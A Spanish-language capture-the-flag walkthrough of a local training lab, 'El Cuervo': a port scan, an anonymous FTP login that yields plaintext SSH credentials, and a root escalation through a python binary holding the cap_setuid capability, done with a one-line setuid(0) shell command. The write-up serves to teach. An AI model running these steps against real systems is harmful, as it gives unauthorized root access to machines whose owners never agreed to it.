


Iniciamos nuestro lab EL CUERVO



```
kali@kali: ~/Downloads/Labs/Facil/EL CUERVO
Session Actions Edit View Help

Whogami-Labs

LABORATORIO: El Cuervo
DIFICULTAD: fácil [*****]
PUNTUACIÓN: 1 XP


[*] Cargando imagen desde el_cuervo.tar...

Laboratorio: El Cuervo
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Realizamos un escaneo de puertos con nmap



```
(kali@kali)~[~/Downloads/Labs/Facil/EL CUERVO]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-03 09:43 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
Initiating ARP Ping Scan at 09:43
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 09:43, 0.15s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:43
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 09:43, 0.67s elapsed (65535 total ports)
Initiating Service scan at 09:43
Scanning 2 services on 172.17.0.2
Completed Service scan at 09:43, 0.05s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:43
NSE: [ftp-bounce 172.17.0.2:21] PORT response: 500 Illegal PORT command.
```

```
kali@Kali: ~/Downloads/Labs/Facil/EL CUERVO
Session Actions Edit View Help
Host is up, received arp-response (0.0000040s latency).
Scanned at 2026-07-03 09:43:44 CST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp open  ftp      syn-ack ttl 64 vsftpd 3.0.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 10.0p2 Debian 7+deb13u2 (protocol 2.0)
MAC Address: 0E:DE:6C:C3:C1:C6 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:43
Completed NSE at 09:43, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
```

Encontramos abiertos los puertos 21 ftp y 22 ssh, comenzaremos inspeccionando el ftp ya que acepta conexiones anonimas

```
kali@Kali: ~/Downloads/Labs/Facil/EL CUERVO
Session Actions Edit View Help

(kali@Kali)~[~/Downloads/Labs/Facil/EL CUERVO]
$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||40002|)
150 Here comes the directory listing.
dr-xr-xr-x  1 0      0      4096 May 05 06:39 .
dr-xr-xr-x  1 0      0      4096 May 05 06:39 ..
-r--r--r--  1 100    102     80 May 05 06:39 .backup_config.old
226 Directory send OK.
ftp> get .backup_config.old
local: .backup_config.old remote: .backup_config.old
229 Entering Extended Passive Mode (|||40005|)
150 Opening BINARY mode data connection for .backup_config.old (80 bytes).
100% |*****| 80      126.00 KiB/s      00:00 ETA
226 Transfer complete.
80 bytes received in 00:00 (18.37 KiB/s)
```

Se encontró un archivo y se descargó a nuestro directorio, ahora miremos su contenido

```
(kali@Kali)~[~/Downloads/Labs/Facil/EL CUERVO]
$ cat .backup_config.old
[backup_system]
user=student
pass=student123
# TODO: Migrar a LDAP proxicamente

(kali@Kali)~[~/Downloads/Labs/Facil/EL CUERVO]
$
```


Con las credenciales encontradas nos conectaremos a ssh y veremos que podemos obtener

```
(kali@kali)~[~/Downloads/Labs/Facil/EL CUERVO]
$ ssh student@172.17.0.2
student@172.17.0.2's password:
Linux c0cbc39d4407 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
student@c0cbc39d4407:~$ id
uid=1000(student) gid=1000(student) groups=1000(student)
student@c0cbc39d4407:~$ whoami
student
student@c0cbc39d4407:~$ sudo -l
-bash: sudo: command not found
student@c0cbc39d4407:~$ ls -al
total 24
drwx----- 1 student student 4096 May  5 06:39 .
drwxr-xr-x  1 root    root    4096 May  5 06:39 ..
-rw-r--r--  1 student student 220  Mar  8 15:21 .bash_logout
-rw-r--r--  1 student student 3526 Mar  8 15:21 .bashrc
-rw-r--r--  1 student student 807  Mar  8 15:21 .profile
-r-----  1 student student 29   May  5 06:39 user.txt
student@c0cbc39d4407:~$ cat user.txt
Capabilities{[REDACTED]}
student@c0cbc39d4407:~$
```

Hemos encontrado la bandera de usuario, la ingresaremos en la terminal donde levantamos el lab para verificarla



```
kali@kali: ~/Downloads/Labs/Facil/EL CUERVO
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: El Cuervo
DIFICULTAD:  fácil [*****]
PUNTUACIÓN:  1 XP

[*] Cargando imagen desde el_cuervo.tar...

Laboratorio:  El Cuervo
Dificultad:   *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{[REDACTED]}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Ahora que hemos encontrado la bandera de usuario, sigamos investigando para descubrir la bandera de root.

Hagamos una búsqueda de binarios con el bit SUID

```
student@c0cbc39d4407:~$ find / -perm -4000 -type f -ls 2>/dev/null
1330641    84 -rwsr-xr-x  1 root    root      84360 May  9  2025 /usr/bin/su
1327800    20 -rwsr-xr-x  1 root    root     18816 May  9  2025 /usr/bin/newgrp
1321677    88 -rwsr-xr-x  1 root    root     88568 Apr 19  2025 /usr/bin/gpasswd
1327875   116 -rwsr-xr-x  1 root    root    118168 Apr 19  2025 /usr/bin/passwd
1319412    72 -rwsr-xr-x  1 root    root     70888 Apr 19  2025 /usr/bin/chfn
1327694    72 -rwsr-xr-x  1 root    root     72072 May  9  2025 /usr/bin/mount
1319712    52 -rwsr-xr-x  1 root    root     52936 Apr 19  2025 /usr/bin/chsh
1330853    56 -rwsr-xr-x  1 root    root     55688 May  9  2025 /usr/bin/umount
1334811   484 -rwsr-xr-x  1 root    root    494144 Apr  4  2025 /usr/lib/openssh/ssh-keysign
1334791    52 -rwsr-xr--  1 root  messagebus  51272 Mar  8  2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

De estos binarios todos son archivos normales del sistema.

Tomando de referencia la bandera del usuario, me hace pensar que en el sistema hay algun binario con capabilities, vamos a buscarlos

Podemos hacer uso de getcap y find para encontrarlos

```
student@c0cbc39d4407:~$ find / -type f -exec getcap {} \; 2>/dev/null
/usr/bin/python3.13 cap_setuid=ep
student@c0cbc39d4407:~$ getcap -r / 2>/dev/null
/usr/bin/python3.13 cap_setuid=ep
```

capsetuid=ep significa:

- capsetuid: capacidad de cambiar el UID del proceso (llamada setuid()).
- e (effective): la capacidad está activa y puede usarse inmediatamente.
- p (permitted): la capacidad está permitida y puede ser promovida a efectiva.

En conjunto, el binario puede cambiar su UID a cualquier valor (incluyendo 0/root) sin restricciones, lo que permite escalada a root ejecutando `python3 -c "import os; os.setuid(0); os.system('/bin/bash')"`

```
student@c0cbc39d4407:~$ python3 -c "import os; os.setuid(0); os.system('/bin/bash')"
root@c0cbc39d4407:~#
```

Ahora ya podemos buscar y ver el contenido de la bandera de root

```
root@c0cbc39d4407:~# cd /root/
root@c0cbc39d4407:/root# ls -al
total 24
drwx----- 1 root root 4096 May  5 06:39 .
drwxr-xr-x  1 root root 4096 Jul  3 15:40 ..
-rw-r--r--  1 root root 607 Mar  2 21:50 .bashrc
-rw-r--r--  1 root root 132 Mar  2 21:50 .profile
drwx----- 2 root root 4096 May  5 06:39 .ssh
-r-----  1 root root 29 May  5 06:39 root.txt
root@c0cbc39d4407:/root# cat root.txt
Capabilities{ }
root@c0cbc39d4407:/root#
```

Una vez encontrada la bandera de root solo nos queda ingresarla en la terminal donde levantamos el lab

```
kali@kali: ~/Downloads/Labs/Facil/EL CUERVO
Session Actions Edit View Help

W/h00m1-Lab5

LABORATORIO: El Cuervo
DIFICULTAD: fácil [★☆☆☆☆]
PUNTUACIÓN: 1 XP

[*] Cargando imagen desde el_cuervo.tar...

Laboratorio: El Cuervo
Dificultad: ★☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: Capabilities{ }
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: Capabilities{ }
[V] ¡Correcto! Flag ROOT validada.

*****
¡FELICIDADES! HAS COMPLETADO EL LABORATORIO El Cuervo
Tiempo total: 1h 56m 57s
XP Obtenida: 1 Puntos
*****
Presiona Enter para cerrar el laboratorio...
```